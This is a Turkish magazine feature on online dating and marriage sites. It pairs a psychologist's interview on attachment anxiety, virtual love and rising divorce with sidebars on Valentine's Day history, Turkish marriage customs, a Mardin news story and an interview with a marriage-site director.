-Şimdi hemen biraz önce bahsettiğimiz aşk tanımından yola çıkalım. İki kişi arasında hiçbir tensel temas, dokunuş, fiziksel paylaşım ve bu paylaşımın her iki taraf için de tatmin sağlaması diye bir durum söz konusu değilse eğer nasıl bir aşktan söz edebiliriz! Sağlıklı bir ilişkiyi, tanışıklıkla başlayan, insanların birbirlerinin ihtiyaçlarını tatmin edebileceklerine inandıkları oranda devam eden, birbirlerine daha yakın hissettikleri ve güvene dayalı olarak derinleşen bir ilişki olarak tanımlıyoruz. Evet, aşk sadece cinsellik demek değildir; kendini açma, yakınlık kurabilme, iletişim kurabilme, karşılıklı dayanışma, bağlılık, sadakat, yaşanan sorunları olumlu bir biçimde çözüme kavuşturabilme gibi özellikler de bir insanı sevip sevmeyeceğinizi ya da âşık olup olmayacağınızı belirler. Diyelim ki bu özelliklerin hepsi var; örneğin anlaşıldığınızı hissettiğiniz, coşkulu, tamamen güvene dayalı, sevgi ve şefkat dolu bir insanla birliktesiniz. Bu nedenlerle de o kişiye her geçen gün daha fazla bağlanacağınızı, onunla olmaktan mutluluk duyacağınızı ve tabi ki ona âşık olacağınızı söyleyebiliriz ama düşüncüki İnternet ortamında bunların hiçbirisi yok. Her aşk ya da ilişki, öncelikle bir iletişimi yani beden dilini içermelidir ki İnternet üzerinden bunu sağlamak çok zor. Öyleyse yaşanan ne? Hangi aşk? Kendisinin çok genç, çekici, alımlı, bakımlı olduğunu söyleyen daha doğrusu kendisini böyle sunan bir kadın ve diyelim ki altında son model bir araba olduğunu, iyi bir işi olduğunu ve çok yüksek gelire sahip biri olduğunu söyleyen bir erkeğin hani köşe kapmacalı bir oyununu görürsünüz aslında. Ortada bir aşk yoktur. Bir macera arayışı vardır ve tabi ki kadın aslında hayalindeki erkeğe "âşık" olmuştur erkek de hayalindeki kadına. Kısacası nereden bakarsak bakalım sanal "aşk"lar ne gerçekçi, ne de sağlıklıdır. Bir heyecan arayışıdır ve yukarıda söz ettiğimiz kaygılara da bir anlamada ilaç olur.

İnternet veya sanal ortamda aşk, neden yaşanır oldu? / Türkiye'de sanal ortamında gelişen aşk, sevgi ve evlilikler ne kadar yaygın, ne kadar tercih ediliyor?

Bir kadına ya da bir erkeğe yakın olmaktan korkan, terk edilme ya da reddedilme kaygıları olan insanlar için sanal ilişkiler, çok yararlı ve işlevseldir. Bence sanal ilişkiler gün geçtikçe daha da yaşanır olacak, yani ben bırakın bir azalmayı tam tersine bir artış olacağına inanıyorum. Çünkü bu durum insanın yaşadığı kaygılara iyi geliyor. Genel olarak düşünüldüğünde Türkiye, bir travmalar ülkesi. Deprem korkusu, işsizlik, tinerci çocuklar, ekonomik kriz, enflasyon gibi yüzlerce faktör var. İnsanlar o kadar çok bunalmış ki kendilerini mutlu edecek, bir heyecan uyandıracak şeyler arıyorlar ki İnternet'teki arkadaşlık ve evlilik sitelerine, TV'lerde evlilik programlarına yöneliyorlar. Sitelere giren, bu tür programlara katılan 10

kişiden 9'u aslında dünyanın kendisinin farkına varmasını, yaşadığının bilinmesini istiyor, yani bence mutlaka evlenmek, bir hayat kurmak değil amaç. Bir de ortada görünme bağımlılığı var tabii.

Facebook'un 7 milyar dolarlık bir değer olması az bile. Bence 70 milyar dolara gidecek. Hem terk edilme kaygısı olduğu için insan ilişkilerine ihtiyaç duyan ama aynı anlarda reddedilme kaygısı olduğu için kendini geri çekme durumunda olan birini düşünün. Yani tam bir ikilem, gel-git hali. Bu tür insanlar için Facebook, ilaç gibi. Çünkü hem bir sürü arkadaşı var (güya-kâğıt üstünde) hem de yakın değil. Dolayısıyla Facebook hem yakınlık hem de uzaklık ihtiyacını gideriyor. Hem sorulduğunuzda hayatınızda yüzlerce arkadaşınızın olduğunu söyleyebiliyorsunuz hem de onları sadece arkadaş olarak ekleyip başka bir yakınlık ta kurmadığınız için yakınlık kaygınıza iyi gelmiş oluyor.

Bu noktada ülkemizde yapılan bilimsel araştırmalara dayanarak bir örnek vereyim. Bahsettiğim bu ait olma, yakınlık, bağlanmış olma korkularına ve kaygılarına yani kısacası "Bağlanma" kaygılarına sahip insan sayısı neredeyse yüzde 70 civarında. Yani düşünün, şu an ülkemizde yaşayan her 4 kişiden neredeyse sadece birinin temel bağlanma, yalnızlık, terk edilme ya da reddedilme kaygıları yok. Ve her 4 kişiden ikisinin çok ciddi ve kronik düzeyde belki terapötik ortamda müdahale gerektirecek düzeyde ciddi bağlanma kaygıları var. Durum hiç iç açıcı değil ne yazık ki. Dolayısıyla insanların diyelim ki yüzlerine taktıkları maskeleriyle, yani gerçekte olmadıklarıyla halleriyle ya da makyaj yaparak sanal ilişkiler peşinde koşmaları çok şaşırtıcı değil.

-Kişiler, İnternet siteleri aracılığıyla evlenmeye nasıl karar veriyor?

Bence bunu nasıl yaptıklarından ziyade neden yaptıkları daha önemli. Bazı insanlar o kadar heyecan arayışına girebiliyor ya da yaptıklarının sonuçlarından o kadar bihaberler ki her türlü riski alabiliyorlar. Düşünün mesela TV'deki evlendirme programlarında insanlardan birbirlerini 1-2 dakikada tanımaları, hatta birbirlerinden "elektrik almaları" bekleniyor. Bu elektrik almanın da ne demek olduğu ayrı bir tartışma konusu tabi ki. İnanılmaz gerçekten.

Tabi şu açıdan da düşünmek lazım, İnternet'teki tüm aşk ya da ilişkiler, gerçek hayatta sağlıklı bir ilişki kuramayacak olan insanlar için büyük bir avantaj sağlıyor. Diyelim ki bir insana ait olma, bağlanma, yakın olma kaygıları olan bir erkek İnternet ortamında kendisini sanki hiç bu tür kaygıları olmayan biriymiş gibi sunabiliyor, aslında kendi idealindeki Ahmet'i ya da Mehmet'i oynuyor. Bunu karşı tarafın da yaptığını düşünün, ortaya deyim yerindeyse körler-sağırklar birbirlerini ağırlar diyebileceğimiz bir durum çıkıyor.

-Boşanmalar artı. Oysa anne-babalarımızın evlilikleri kavgalarına karşı devam ediyordu. Boşanma sık karşılaşılan bir şey değildi. Günümüzde en ufak problemde çiftler boşanıyorlar. Bu durum sağlıklı mı?

-Bugünkü istatistiklere baktığımızda ilk üç yıl içinde boşanmalar yüzde 62'ye çıkmış durumda. Mesela ABD'de de yüzde 50, Avusturalya'da yüzde 43. Bizde evlenen çiftlerin yarısından fazlası boşanıyor. Aslında o kadar anlamlı ki. Bu şartlar altında nasıl artmadığına şaşırmamız lazım. Anne-babalarımızın evli olduğu dönemde çok baskın bir kültür vardı. Kız çocuklarına ne yaparsa yapsın eşini utandırmayacak ve sadakatle bağlı olacak şekilde yetiştiriliyordu. İnternet'in yaygınlaşmasıyla beraber bir ilişki içerisinde olma kaygısı, bağlanma kaygısı arttıkça artık toleranslar düştü. Eskisinden çok daha hızlı ve fazla oranda kılıçlar çekilebiliyor. Bana sorarsanız iyi olan bu. Bir ilişki çok kötü olmasına rağmen, tatmin etmiyorsa, size duygusal, düşünsel ve ruhsal açıdan zarar veriyorsa onu sürdürmektense onu kesip atmak, bitirmek kişisel ve kendini geliştirme açısından daha sağlıklı bir davranış. Ancak şu anda iş çıkırından çıkmış durumda. İlişkiler çabuk tükeniyor. Bizim anne-babalarımızın durumu (aşırı fedakârlık) ne kadar kötüyse şimdilerin durumu da o kadar kötü. Geçmiş nesiller ne kadar aşırı fedakâr ve bağımlıysa şimdikiler de o kadar çabuk vazgeçmeci, en küçük bir kavgada bile mahkemeye başvurulabiliyor. 2000'li yıllardaki jenerasyonda ilk çatışmada, ilk kavgaya ve sürtüşmede ilişkiyi bitiriyor. Sevgi emek ve çaba ister düşüncesi tamamen rafa kalkmış durumda. Bir türlü yetişkin bir toplum olarak bu dengeyi kuramadık. Bir ilişkide çatışma olabilir, hatta bazen olmasında yarar vardır ancak çatışmanın olması değil olduktan sonra iyi yönetilip yönetilmediği çok önemlidir.

-Bu durum Türkiye'nin muhafazakâr bir ülke doğru gidişle tezat bir durum değil mi?

-Çok anlamlı. Dünyada yalnız başınıza olduğunuz, kimsenin size destek vermediği, vermeyeceğine inanıyorsanız, kimsenin sizi sevmediğine, değer vermediğine ve de vermeyeceğine inanırsanız ne yaparsınız? Gayet basit; kendi egonuza tutunursunuz. Narsisizmin

en basit tanımı da budur aslında. Bir insanın hayatındaki herkes tarafından reddedilme kaygısı varsa bu kaygıyı en iyi giderecek, onu asla reddetmeyecek tek faktör var: Tanrı. Bu açıdan baktığımızda bu gidişatın daha muhafazakâr bir toplum olmaya götürmesinden kaygılanıyorum. Düşünün dünyada 2069 yılının çipi geliştirilirken ya da örneğin Amerikalılar ayda su ararlarken biz hâlâ bir dizide sanki padişahların cinsel uyarılması, arzuları olmazmış, onlar insan değillermiş gibi padişaha niye hakaret edildiğini tartışıyoruz. Bazı tarihsel figürleri, liderleri, bizim için önem atfeden insanları öylesine yüceleştirip, öylesine tapıyoruz ki onları içeren en küçük bir sözü, durumu ya da bir sanatsal etkinliği hemen hakaret ve saldırı olarak algılayabiliyoruz. İşin en ilginç yanı şu; dünya ilerledikçe biz bu ilerlemeye ayak uyduramayacağımızı düşünüp ya da gerçekten uyduramayıp daha bir içimize kapanıyoruz, geriliyoruz.

-İnternet'te kişileri evlendiren sitelerden eş bulmuş sonrasında sorun yaşayan insanlar size geliyor mu? Bu konuda size yansıyan durum var mı? Böyle başlayan ilişkiler iyi gider mi?

-Bana evlilik siteleri aracılığıyla evlenip sonra psikolojik destek almaya gelen pek olmadı. Diğer meslektaşlarımdan da pek duymadım. O, öylesine bir heyecan ki öylesine başlayıp bitiyor dolayısıyla zaten ilişki terapötik destek almayı gerektirecek bir noktaya ulaşmıyor. Daha önce de anımsattığım gibi boşanmalar artıyor, eşler birbirine katlanmıyor özellikle kadınlar kendilerini istismar edecek hale sokmuyor. Bu güzel ama annelerimizin yaşadıkları da iyi değildi şimdiki de iyi değil. İkisi de bir uç. Bir türlü ortayı bulamıyoruz.

Böyle başlayan bir ilişkinin iyi gitme olasılığı çok düşük. Bir insanın TV programları veya İnternet üzerindeki siteler aracılığıyla eşini arıyor olması onun genel olarak kişiliğinde ya da hayata-ilişkilere olan bakış açısında bir sorun olduğunu gösterir. Çünkü eğer bir insanın başka bir insana ait olma, yaklaşma ve bağlanma konusunda ciddi kaygıları yoksa yetişkin bir insan kapasitesine sahip ve olgunsa zaten kendisi arar ve bulur. Sanal aşk ya da ilişkiler annelerin eş-gelin adayı aramasının makineleşmiş hali. Ondan hiçbir farkı yok. Ama burada çok daha vahim bir durum söz konusu. Çünkü kişiler birbirlerinin yüzünü bile görmüyorlar, temas yok. Karşısındakine dokunmamış, dolayısıyla ona dokunmanın kendisinde nasıl bir duygu yaratacağını bilmiyor. Dolayısıyla aralarında bir yakınlık kuruluyor, âşık olmuyorlar. Ama onlar bunu birbirlerine âşık olmaya başladıkları şeklinde algılıyorlar. Birlikte olduklarında sıkıntı doğabiliyor. Çünkü "ten uyumu" denen bir şey var. Heyecan ortadan kalkıyor ve sonunda incir çekirdeğini doldurmayan nedenlerle ayrılıyorlar. Böyle ilişkilerin nasıl başladığı önemli değil, nasıl devam ettiği veya neden devam edemediğidir önemli olan.

-Karşı cinsle ilişki veya evliliklerin İnternet aracılığıyla gerçekleşmesi toplumda ne tür bir dönüşümün işareti, bu sitelerin varlığı toplumların sağlığı için ne ifade ediyor?

Bildiğiniz gibi her ilişki, bir gelişim sürecini içerir. Yani bir psikolojik ya da fiziksel çekimle başlar, daha sonra aşama aşama gelişir. İnsanlar birbirlerini tanıdıkça birbirlerini bir romantik eş adayı yani sevgili olarak görürler ya da görmezler. Örneğin birbirlerinin ihtiyaçlarını karşılayabileceklerini, birbirlerine güven duyabileceklerini ve birbirlerine dokunduklarında da heyecan duyacaklarını anladıkları noktada da ilişkilerine bir ad koyarlar ya da birbirlerinde çok farklı tutumlara sahip olduklarını anladıkları durumda da ayrılmayı seçerler. Şimdi düşüncü İnternet ortamında yüzünü bile görmediğiniz ve kendisini gerçekte olduğundan çok farklı bir biçimde sunan biri var karşınızda ve bu da sizi heyecandırıyor, yavaş yavaş ona bağlandığınızı hissediyorsunuz. Hatta belki güven duymaya başlıyorsunuz. Tamam, çok güzel ama bir o kadar da hayal kırıklığı yaratıcı bir durum bu. Üstelik bu hayatınızdaki ilk hayal kırıklığı da olmayabilir. Evet, belki size yazdığı her şey gerçek de olabilir, tamamen dürüst ve samimi biri de olabilir ancak ben bu noktada gerek kişisel gözlemlerim gerekse mesleki deneyimlerim itibarıyla gerçekten sağlıklı, mutlu, huzurlu ve güvenli bir ilişki kurabilecek hiç kimsenin sanal ortama ihtiyaç duymayacağını inandığımı söylemeliyim. Kendisini bir erkeğe ya da kadına yakınlıkta rahat ve güvenli hisseden, ciddi düzeyde terk edilme ya da reddedilme ve bağlanma gibi kaygıları olmayan hiçbir erkek ya da kadın bana sorarsanız bu tür sanal arayışlara girmez. Girilmesi ya bir çaresizliği, ciddi düzeyde bir yalnızlık kaygısını ya da aşırı heyecan arama dediğimiz kişilik özelliğini gösterir.

Bir kişi, karşı cinsle sağlıklı ilişki kurup onu her anlamda tatmin edebileceğine, güven verebileceğine, kendini ifade edebileceğine inanıyorsa, o zaman ne İnternet'ten ne de annesinin kendisine eş aramasıyla uğraşmaz. Eğer gerçekten hayatınızda birinin olmasını istiyorsanız bu çok kolay bir şey. Mutlaka birileriyle tanışıyor veya tanıştırılıyorsunuzdur.



-Evlilikler ve ilişkiler sanal ortamdan nasıl etkileniyor?

Tabi olumlu etkilendiğini söylememiz çok zor. Özellikle yaşadığı ilişkiden mutsuz, eşinden uzak olmayı isteyen, son zamanlarda araları kötü giden ya da diyelim ki eşinden ve ilişkinin düzeleceğinden, tekrar mutlu olacaklarından hiçbir umudu kalmamış olan ama çeşitli nedenlerle kendisini ilişkiyi sürdürmek zorunda hisseden insanlar için sanal ortam çok işlevsel ve aynı zamanda da koruyucu. İki taraf da örneğin çatışmak yerine İnternet'in başında zaman geçiriyor, bu arada tabi adına ilişki dediğimiz bir şeyler yaşanıyor. Artık evlilik yerini alışkanlığa bırakmış, sürüncemeli bir sürece bırakıyor. İki taraf da birbirlerine karışmıyor, neden böyleyiz ya da nereye gidecek bu ilişki demiyor. Benim gözlemlerim bu noktadaki erkeklerin zamanlarının büyük bir kısmını oyunlarla ya da pornografik sitelerle geçirdikleri yönünde. Tabi kadınlar erkekler kadar kaçınmacı davranmıyorlar, daha sorun çözmeye yönelik bir yaklaşımları var. Bazen bu olumsuz sonuçlar da doğruyor. Erkekler aslında çatışmadan kaçınmak için bu tür arayışlara girerken kadınların ısrarcı tavırları, örneğin eşiyile sorunlarını tartışmak istemesi kendisine patlayan bir erkekle karşılaşmasına yol açabiliyor ne yazık ki. Dolayısıyla erkekler için sanal ortamın bir rahatlama aracı olarak kullanıldığını ancak bu rahatlamanın elbette ki kısa vadede yararlı olmakla birlikte uzun vadede sağlıklı olmadığını ve ilişkiyi hiçbir yere götürmeyeceğini söylememiz gerekiyor.

Evli kişiler arasında bir çatışma durumunda olması gereken, eşlerin bir masa etrafında oturup bu durumu konuşmalarıdır. Her evlilik, ayrı bir iletişim gerektirir. Ama çiftler iletişim kurmuyorsa kısa vadede bakıldığında birbirlerine çok kızgın olduklarında birbirlerinden uzaklaşması, bilgisayar ve İnternet'e yönelmeleri yararlı olabilir. Ancak kısa vadeli olması, çok gergin olduklarında rahatlama için. Ama bunu her gün yapıyorlarsa, uzun vadeli oluyorsa ve sadece bir çatışma ve gerginlik durumunda değil ilişkinin tamamına yayıyorlarsa bunun hiç iyi, kabul edilebilir tarafı yoktur.

-Bu durum eğitim düzeyine göre farklılık gösteriyor mu?

-Temel bağlanma kaygısının eğitim düzeyiyle ya da diyelim ki etnik kökenle, dinle, ekonomik düzeyle bir ilgisi yoktur çünkü tamamen kişinin kendi iç dünyasına aittir, bireyseldir ve başkalarıyla kuramadığı ilişkiler sonucu gelişir. "Bağlanma kaygısı, bağlanma kaygısıdır" diyebiliriz.

“14 Şubat Sevgililer Günü”nün tarihçesi

Sevgililer Günü, her yılın 14 Şubat günü birçok ülkede kutlanan özel gün. Şubat ayı ortasının aşk ile ilişkisi, antik çağlara kadar uzuyor. Milattan sonra ilk yüzyıllardan beri her yıl şubat ayının ondördünde kutlanan Sevgililer Günü’nün başlangıcı ile ilgili çeşitli efsane ve hikâyeler var. Örneğin, Eski Roma’da 14 Şubat günü bütün Roma halkı için önemli bir gündü. Çünkü bu günde Roma tanrı ve tanrıçalarının kraliçesi olan Juno’ya duyulan saygıdan ötürü tatil yapılırdı. Juno ayrıca Roma halkı tarafından kadınlık ve evlilik tanrıçası olarak da biliniyordu. Antik Yunan takvimlerinde, Ocak ayı ortası ile Şubat ayı ortasının arasında kalan zaman Gamelyon ayı olarak adlandırılmıştı ve Zeus ile Hera’nın kutsal evliliğine adanmıştı.

Bazı kaynaklara göre ise bu özel günün kutlanma nedeni, Romalı Aziz Valentine. 14 Şubat 270’te ölen Valentine’nin ölüm günü o günden sonra Sevgililer Günü olarak kutlanmaya başlanmış. Bu nedenle bazı ülkelerde “Aziz Valentin Günü” olarak bilinir. Valentine, Batı medeniyetlerinde “hoşlanılan kişi veya sevgili” anlamlarında da kullanılıyor.

14 Şubat Sevgililer Günü, 1800’de Amerika’da Esther Howland’ın ilk Sevgililer Günü kartını yollamasından bu yana çok sayıda insanın kutladığı toplumsal bir olay haline geldi. Bunun doğal sonucu olarak olayın ticari yönü çok fazla önem kazandı. Artık neredeyse herkes, her yıl 14 Şubat’ta sevgilisi veya eşine bu günün ruhu ile bütünleşen, karşı tarafa sevgilerini anlatan hediyeler veriyor. 14 Şubat’ta tüm dünyada 1 milyar civarında kart gönderildiği, Türkiye’de ise hediye amaçlı 100 trilyonluk alışveriş yapıldığı tahmin ediliyor. Ayrıca çok sayıda evlenme teklifi de bugün yapılıyor. Hristiyan kökenli bayramlardan biri olduğu için birçok Müslüman ülkesinde hoş karşılanmıyor.

En fazla çöpçatan sitesi bulunan ülkelerin sıralaması şöyle:

1. ABD: yüzde 58
2. Almanya: yüzde 17.7
3. Çin: yüzde 5.1
4. Rusya: yüzde 3.8
5. Hollanda: yüzde 3.2
6. Kanada: yüzde 3
7. İngiltere: yüzde 1.9
8. Çek Cumhuriyeti: yüzde 1.5
9. Polonya: yüzde 1.1
10. Fransa: yüzde 0.9

Türkiye’de kaç çeşit evlilik var?

İnsanların yaşamları boyunca uyguladıkları temel kavramlardan birisi olan evliliğin, Türkiye’de 33 türünün olduğu belirlendi. Atatürk Üniversitesi (AÜ) Kazım Karabekir Eğitim Fakültesi Türkçe Bölümü Öğretim Üyesi Dr. Lütfi Sezen’in AÜ Türkiyat Araştırmaları Dergisi’nde yayımlanan çalışması, evlilik kavramına ayrılmış. Dr. Sezen, çalışması ile ilgili olarak AA muhabirine yaptığı açıklamada, Türkiye’de 33 evlilik biçimi belirlediklerini, toplumsal değişme sürecinde endüstrileşme ve kentleşmenin önemli rol oynadığını dile getirdi. Türkiye’de sayıları 33’ü bulan evlilik türleri şunlar:

“Görücü usulü evlenme, kız kaçırma, başlık parası karşılığında evlenme, oturak alma evlilik, baş örtüsü kaçırma yoluyla evlilik, beşik kertme, tay geldi,kuma, berdel (bedel), kepir (yaban değişimi), ölen kardeşin karısıyla evlenme, baldızla evlilik, iç güveyi, yetim evliliği, yakın akraba evliliği, oldu-bitti evlilik, para karşılığı evlenme, kan parası karşılığı evlenme, öç alma karşılığı evlenme, çok eşlilik evlilik, anlaşmalı evlilik, hileli evlilik, rastlantı evliliği, ilan yoluyla es seçme (evlenme), tercihli evlilik, yabancı ile evlilik, farklı mezhep evliliği, metres edinme, muta evliliği, dış güveyi evliliği, dul evliliği, tanışıp anlaşarak evlenme ve televizyon evliliği.”

Aslında bunlara artık “sanal ortam aracılığıyla gerçekleşen evlilikler”i de eklemek gerekiyor.

Mardin’e İnternet’ten Faslı kuma!

Mardin’in Kızıltepe ilçesine bağlı 4 bin nüfuslu Gökçe Beldesi’nde bazı kişiler, İnternet üzerinden iletişime geçtikleri Faslı kadınları kuma olarak getirmeye başladı. Arap kökenli vatandaşların çoğunlukta olduğu Mardin’de son 2 yıl içerisinde 400 yabancı kadın gelin olarak geldi.

Beldede tek olan İnternet kafe sayısının 3’e çıkmasıyla birlikte, geçen yıl yine çoğu evli erkek, anlaştıkları 15 yeni Faslı kızı gelin olarak beldeye getirdi. Daha önce 15 Faslı gelinin bulunduğu Gökçek Beldesi’nde bu sayı 30’a çıktı. Hiç Faslı gelini bulunmayan Ortaköy Beldesi’ne ise Faslı 10 gelin geldi.

Gazeteci Can Dünder konu ile ilgili olarak kaleme aldığı “Mardin’in Faslı kumaları” başlıklı yazısında “Sanal kuma” ara başlığı altında “Siber-etnoloji” alanında araştırma yapan iki akademisyenin Fırat Üniversitesi’nden yardımcı doçent Bünyamin Atıcı ve Yeditepe Üniversitesi’nden Dr. Uğur Batı, bu olayı incelediklerini ve buna “online poligami” dediklerini belirtti.

Evlilikmerkezi.com Direktörü Selvi: Uyumsuz ilişki yaşanabilecek eş adayları, baştan eleniyor

Evlilik sitelerinin, dünyada online aktiviteler arasında 13. sırada yer aldığını belirten Selvi, 1.5 milyon üzerinde bekârın üye olduğu evlilikmerkezi.com'a yeni üyelikte ortalama yüzde 26'lık artış yaşandığını söyledi.

Türkiye'nin " ilk bilimsel evlilik sitesi", sloganıyla faaliyet gösteren ve bir Elektronik Bilgi İletişim (EBİ) Hizmetleri Reklamcılık ve Tic. A.Ş. markası olan Evlilikmerkezi.com Direktörü Ebru Selvi, online evlilik ve arkadaşlık sitelerinde aşk, sevgi ve evliliklerin gelişmediğini bu sitelerin belirli bir hizmet için bir araç olduğunu vurguladı. Selvi, evlilik sitelerinin temel amacının, bireylerin İnternet'ten tanışmalarına aracılık etmek, tanışıp görüşme kararı alındıktan sonra, ilişkilerin devamının site dışında yaşamalarına yönelik olduğunu belirtti. İlk tanışma ve siteden görüşme sonrasında, birbirlerini tanıma sürecinin site dışına taşınması nedeniyle "sanal ortamda yaşanan bir durum" olmadığına işaret eden Selvi, şu an dünya genelinde evlilik sitelerinin, 13.sırada yer aldığını bildirdi.

Toplam 780 bin aktif üyesi bulunan ve bugüne kadar 1.5 milyon üzerinde bekârın üye olduğu evlilikmerkezi.com'a yeni üyelikte ortalama yüzde 26'lık bir artış yaşandığına değinen Selvi, 286 çiftin evlendiğinden emin olduğunu söyledi. Selvi, kullandıkları "Akıllı Eşleştirme Sistemi"nin, bekâr bireylere sunduğu en temel yararın, "uyumsuz ilişki yaşayabilecekleri eş adaylarını baştan elemesi" ve "uyumlu ilişki yaşayabilecekleri potansiyel eş adaylarıyla tanışmalarına olanak sağlaması" olduğunun altını çizdi.

Marketdata Enterprises Inc.'in, 2012 sonunda sektörün 1,210 milyon dolarlık bir pazar payına sahip olacağını öngördüğünü anımsatan Selvi, tüm dünyada bu tarz siteleri, daha çok şehirli, çalışan ve eğitim seviyesi yüksek olan bekârların kullandığına dikkat çekti.

Sosyal yaşamında uzun vadeli bir ilişki ve evlilik niyetinde olanların sitelerine başvurduğunu anlatan Selvi, üyelerinin yüzde 97'sinin aktif olarak iş hayatında olan, 29 - 44 yaş grubundan bekârlardan oluştuğunu bildirdi. Sitelerinden ayrılan çiftlerle yaptıkları görüşme ve geri bildirimlerde mutluluğu yakaladıkları yönünde bilgi edindiklerini belirten Selvi, hiçbir markanın böyle bir vaatte bulunmasının gerçekçi olmayacağını, "mutluluk" kavramının bireyden bireye göre değiştiğini söyledi.

-Sanal ortamda gelişen aşk, sevgi ve evlilikler dünyada ne kadar yaygın? Neden tercih ediliyor?

-Öncelikle şunu belirtmek isterim, online evlilik ve arkadaşlık sitelerinde aşk, sevgi ve evlilikler gelişmiyor. Bu sitelerin, özellikle evlilikmerkezi.com gibi evlilik üzerine kurulu sitelerin temel amacı; bu tür kavramları yaşayabilecek oldukları kişilerle bireyleri tanıştırmaya İnternet üzerinden aracılık etmek ve site vasıtasıyla tanıştıktan ve görüşme kararı aldıktan sonra, ilişkilerinin devamını site dışında yaşamalarına yönelik kurulmuş olmalarıdır.

Bu tarz siteler vasıtasıyla tanıştıktan sonra ise bu belirtmiş olduğunuz duyguların olması durumunda bireyler, ilişkilerini site dışında başlatıp devam ettiriyor veya evlenme kararını veriyorlar.

Yani online evlilik siteleri, tıpkı evlilikmerkezi.com'da olduğu gibi belli bir hizmete yönelik kullanılan bir araç. Ve site aracılığı ile ilk tanışma ve site üzerinden görüşmenin başlaması sonrasında, birbirlerini tanıma süreci site dışına taşınıyor ve sanal ortamda yaşanan bir durum söz konusu olmuyor.

Online evlilik ve arkadaşlık sitelerinin yurtdışındaki kullanımına baktığımızda ise, ilk temelleri 90'lı yıllarda Amerika'da atılmış ve büyük bir hızla başta Amerika olmak üzere tüm dünyada yayılmış ve popüleritesi gittikçe artmaya devam etmiş. Şu an dünya genelinde kullanıcıların online aktiviteleri arasında evlilik siteleri, 13.sırada yer alıyor.

Tercih edilmesinin iki temel sebebi bulunuyor. Öncelikle bireylerin İnternet'i sadece bilgi erişimine yönelik değil birçok sosyal aktivite ve kendini ifade etmek üzere de kullanıyor olması. Öte yandan, yoğun iş temposu, zamansızlık ve sosyal ortam eksikliği gibi birçok olumsuz etkeni ortadan kaldırarak, bireylere alternatif bir tanışma ortamı sunulması ve kendilerini bu kanallar vasıtasıyla ifade edebiliyor olması da evlilik ve benzeri sitelerin bu derece tercih edilme sebeplerinin başında yer alıyor.

-Karşı cinsle ilişki veya evliliklerin İnternet aracılığıyla gerçekleşmesinin avantaj-dezavantaj, kolaylık ve tehlikeli noktaları hakkında görüşlerinizi alabilir miyiz?

-Aslına bakarsanız demin de belirttiğim gibi evlilik siteleri ve arkadaşlık siteleri tamamen bir araç. Her şeyde olduğu gibi bu uygulamanın da avantaj ya da dezavantaj olma noktası, kullanan kişinin kullanım şekli ve yetişkin bir birey olarak sahip olması gereken sorumluluklarla ilintili. Sonuçta, tıpkı bir arkadaşınız vasıtasıyla, bir iş toplantısında ya da cafede, tatilde biri ile tanıştığınızda ne tarz riskler ve hoşlukların gerçekleşme olasılığı varsa, İnternet vasıtası ile tanışacak olduğunuz kişi için de aynı durum geçerlidir. Bu bir tanışma sürecidir ve bu tanışma süreci içerisinde bu tarz sitelerin görevi de bireyleri site üzerinden güvenli bir ortamda

tanışmalarına olanak sunmaktır. Site içerisinde güvenli bir şekilde ilk iletişimin sağlanması sonrasında, bireylerin görüşme kararı alması ile görüşme süreci başlamış olur.

-Dünyada en popüler evlilik siteleri ve bunların en popüler olduğu ülkeler hangileri?

-ABD başta olmak üzere, İsviçre, AB ülkeleri ve özellikle son yıllarda İran ve Hindistan İnternet'ten evlilik siteleri aracılığıyla tanışarak evlenme konusunda önde gelen ülkelerin başında yer alıyor. Amerikalıların yüzde 31'i bu ve benzeri siteleri kullanan en az bir tanıdıkları olduğunu belirtiyor ve sadece Amerika'da online evlilik ve arkadaşlık sitesi 1500 civarında. Yine sadece Amerika'da 2010'da Marketdata Enterprises Inc.'in hazırladığı rapora göre; 2012 yılı sonunda online dating (flört etmek, buluşmak) sektörünün 1,210 milyon Dolarlık bir pazar payına sahip olacağı öngörüldü.

